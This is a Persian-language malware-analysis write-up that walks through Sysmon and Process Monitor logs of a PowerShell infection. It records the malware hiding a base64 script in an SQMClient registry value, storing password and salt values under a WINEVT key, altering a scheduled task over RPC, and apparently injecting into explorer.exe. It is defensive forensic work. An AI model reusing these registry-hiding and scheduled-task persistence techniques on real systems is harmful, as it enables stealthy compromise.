powershell.exe	8508	RegSetValue	HKLM\SOFTWARE\Microsoft\SQMClient\Windows\WSqmCons	Type: REG_SZ, Length: 3,090,274, Data: U2V0LVBTQnJlYWtwb2ludCAtVmFyaWFibGUgbHVpc...
powershell.exe	8812	RegCloseKey	HKLM\SOFTWARE\Microsoft\Rpc	
powershell.exe	8812	CreateFile	C:\Users\Abolfazl\AppData\Local\Temp\xvcqkzuu.tmp	Desired Access: Generic Write, Read Attributes, Disposition: Create, Options: Synchronous IO N...
powershell.exe	8812	CreateFile	C:\Users\Abolfazl\AppData\Local\Temp\xvcqkzuu.0.cs	Desired Access: Generic Write, Read Attributes, Disposition: Overwritelf, Options: Synchronous I...
powershell.exe	8812	CreateFile	C:\Users\Abolfazl\AppData\Local\Temp\xvcqkzuu.dll	Desired Access: Generic Read/Write, Disposition: Overwritelf, Options: Synchronous IO Non-Ale...
powershell.exe	8812	CreateFile	C:\Users\Abolfazl\AppData\Local\Temp\xvcqkzuu.cmdline	Desired Access: Generic Write, Read Attributes, Disposition: Overwritelf, Options: Synchronous I...
powershell.exe	8812	CreateFile	C:\Users\Abolfazl\AppData\Local\Temp\xvcqkzuu.out	Desired Access: Generic Write, Read Attributes, Disposition: Create, Options: Synchronous IO N...
powershell.exe	8812	CreateFile	C:\Users\Abolfazl\AppData\Local\Temp\xvcqkzuu.err	Desired Access: Generic Write, Read Attributes, Disposition: Create, Options: Synchronous IO N...

قبل از بررسی لاگ‌های Sysmon به تصاویر زیر دقت کنید که دو سرویس svchost یکی با PID برابر 924 برای RPC و دیگری با PID برابر 1060 برای Scheduler را نمایش می‌دهد و PID آن‌ها در تحلیل لاگ‌های Sysmon نیاز هستند.





لاگ‌های Sysmon رو با تغییر رجیستری توسط powershell و درج مقادیر Password, Salt شروع کنیم. یک نکته‌ای اضافه کنم که من لاگ‌های ایجاد فایل‌های Temp رو به صورت کامل اینجا نیاوردم چون اطلاعات اضافه‌تری به ما نمی‌داد. در ضمن دقت کنید که لاگ ایجاد فایل برای Scheduler نداریم چون فایلی ایجاد نشده و فقط فایل قبلی با ارتباط IPC برقرار کردن از Powershell (دقیق‌تر بگیم از کد Net.) با سرویس تغییر کرده و رد پای خیلی کمی از آن مشاهده می‌شود.

```
Registry object added or deleted:
RuleName: -
EventType: CreateKey
UtcTime: 2022-08-02 17:03:00.645
ProcessGuid: {a0ddd2b1-573b-62e9-8c05-000000001400}
ProcessId: 8508
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetObject:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers\{cabe18a5-69b9-4eec-
bed0-fa080ed05a3b}\ChannelReferences\0
User: DESKTOP-3B7EU10\Abolfazl


Registry value set:
RuleName: -
EventType: SetValue
UtcTime: 2022-08-02 17:03:00.676
ProcessGuid: {a0ddd2b1-573b-62e9-8c05-000000001400}
ProcessId: 8508
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetObject:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers\{cabe18a5-69b9-4eec-
bed0-fa080ed05a3b}\ChannelReferences\0\N
Details: RTXQ34741eaf
User: DESKTOP-3B7EU10\Abolfazl


Registry value set:
RuleName: -
EventType: SetValue
UtcTime: 2022-08-02 17:03:00.692
ProcessGuid: {a0ddd2b1-573b-62e9-8c05-000000001400}
ProcessId: 8508
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetObject:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers\{cabe18a5-69b9-4eec-
bed0-fa080ed05a3b}\ChannelReferences\0\S
Details: ZYYM067dijgg
User: DESKTOP-3B7EU10\Abolfazl
```

نوشتن اسکریپت Scheduler در رجیستری:

```
Registry value set:
RuleName: -
EventType: SetValue
UtcTime: 2022-08-02 17:03:01.192
ProcessGuid: {a0ddd2b1-573b-62e9-8c05-000000001400}
ProcessId: 8508
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetObject: HKLM\SOFTWARE\Microsoft\SQMClient\Windows\WSqmCons
Details: U2V0LVBTQnJlYWtwb2ludCAtVmFyaWFibGUgbHVpc19h.....................
```

بارگذاری COM DLL در پروسه‌ی CSC.exe که کامپایلر CSharp است و طبق لاگ Process Monitor برای دسترسی به COM Object مربوط به Scheduler مورد نیاز است.

```
Image loaded:
RuleName: -
UtcTime: 2022-08-02 17:03:00.895
ProcessGuid: {a0ddd2b1-58c4-62e9-bf05-000000001400}
ProcessId: 4976
Image: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
ImageLoaded: C:\Windows\System32\combase.dll
FileVersion: 10.0.19041.84 (WinBuild.160101.0800)
Description: Microsoft COM for Windows
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: COMBASE.DLL
Hashes: SHA256=B2B65697533EE071533EE96EB63A8B6EE062FD40D722B73748FDC43946A198A3
Signed: true
Signature: Microsoft Windows
SignatureStatus: Valid
User: DESKTOP-3B7EU10\Abolfazl
```

برقراری ارتباط با پورت 135 از Powershell به سرویس RPC برای شروع یک ارتباط IPC که از طریق آن Scheduler تغییر کرده است:

```
Network connection detected:
RuleName: -
UtcTime: 2022-08-02 17:03:00.792
ProcessGuid: {a0ddd2b1-573b-62e9-8c05-000000001400}
ProcessId: 8508
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
User: DESKTOP-3B7EU10\Abolfazl
Protocol: tcp
Initiated: true
SourceIsIpv6: true
SourceIp: 0:0:0:0:0:0:0:1
SourceHostname: DESKTOP-3B7EU10
SourcePort: 63550
SourcePortName: -
DestinationIsIpv6: true
DestinationIp: 0:0:0:0:0:0:0:1
DestinationHostname: DESKTOP-3B7EU10
DestinationPort: 135
DestinationPortName: epmap


Network connection detected:
RuleName: -
UtcTime: 2022-08-02 17:03:00.792
ProcessGuid: {a0ddd2b1-d4db-62e8-1000-000000001400}
ProcessId: 924  (RPC Service)
Image: C:\Windows\System32\svchost.exe
User: NT AUTHORITY\NETWORK SERVICE
Protocol: tcp
Initiated: false
SourceIsIpv6: true
SourceIp: 0:0:0:0:0:0:0:1
SourceHostname: DESKTOP-3B7EU10
```

```
SourcePort: 63550
SourcePortName: -
DestinationIsIpv6: true
DestinationIp: 0:0:0:0:0:0:0:1
DestinationHostname: DESKTOP-3B7EU10
DestinationPort: 135
DestinationPortName: epmap
```

برقراری IPC ارتباط از Powershell با سرویس Scheduler:

```
Network connection detected:
RuleName: -
UtcTime: 2022-08-02 17:03:00.799
ProcessGuid: {a0ddd2b1-573b-62e9-8c05-000000001400}
ProcessId: 8508
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
User: DESKTOP-3B7EU10\Abolfazl
Protocol: tcp
Initiated: true
SourceIsIpv6: true
SourceIp: 0:0:0:0:0:0:0:1
SourceHostname: DESKTOP-3B7EU10
SourcePort: 63551
SourcePortName: -
DestinationIsIpv6: true
DestinationIp: 0:0:0:0:0:0:0:1
DestinationHostname: DESKTOP-3B7EU10
DestinationPort: 49667
DestinationPortName: -


Network connection detected:
RuleName: -
UtcTime: 2022-08-02 17:03:00.799
ProcessGuid: {a0ddd2b1-d4dd-62e8-1700-000000001400}
ProcessId: 1060 (Scheduler Service)
Image: C:\Windows\System32\svchost.exe
User: NT AUTHORITY\SYSTEM
Protocol: tcp
Initiated: false
SourceIsIpv6: true
SourceIp: 0:0:0:0:0:0:0:1
SourceHostname: DESKTOP-3B7EU10
SourcePort: 63551
SourcePortName: -
DestinationIsIpv6: true
DestinationIp: 0:0:0:0:0:0:0:1
DestinationHostname: DESKTOP-3B7EU10
DestinationPort: 49667
DestinationPortName: -
```

بعد از این اتفاقات لود شدن یک DLL که احتمالا به خاطر تاثیر Inject شدن کد در پروسه‌ی explorer می‌باشد مشاهده می‌شود:

```
Image loaded:
RuleName: -
UtcTime: 2022-08-02 17:03:09.442
ProcessGuid: {a0ddd2b1-d4e2-62e8-8000-000000001400}
ProcessId: 4488
Image: C:\Windows\explorer.exe
ImageLoaded: C:\Windows\System32\psapi.dll
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: Process Status Helper
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PSAPI
Hashes: SHA256=110B76F2E35ECDEAC5477E1038D6056E89362265B9E5AC907EB5BD42C4DB3392
Signed: true
Signature: Microsoft Windows
SignatureStatus: Valid
User: DESKTOP-3B7EU10\Abolfazl
```

لاگ زیر رو هم در Event Viewer دیدم ولی مطمئن نیستم که لاگ مشکوکی هست یا نه:

```
EventID:    4798
A user's local group membership was enumerated.
Subject:
    Security ID:        DESKTOP-3B7EU10\Abolfazl
    Account Name:       Abolfazl
    Account Domain:     DESKTOP-3B7EU10
    Logon ID:       0x2636B
User:
    Security ID:        DESKTOP-3B7EU10\Abolfazl
    Account Name:       Abolfazl
    Account Domain:     DESKTOP-3B7EU10
Process Information:
    Process ID:     0x1188
    Process Name:       C:\Windows\explorer.exe
```